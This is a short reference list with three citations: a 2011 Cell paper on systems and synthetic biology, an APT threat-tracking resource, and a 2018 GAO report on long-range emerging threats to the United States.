Smolke, Christina & Silver, Pamela. (March 2011). Informing Biological Design by Integration of Systems and Synthetic Biology. Retrieved from https://www.cell.com/fulltext/S0092-8674(11)00172-3?code=cell-site

Stirparo, Pasquale, et al. (August 2018). APT Threat Tracking. Retrieved from http://apt.threattracking.com

United States Government Accountability Office (GAO). (December 2018). National Security: Long-Range Emerging Threats Facing the United States As Identified by Federal Agencies. Retrieved from https://www.gao.gov/assets/700/695981.pdf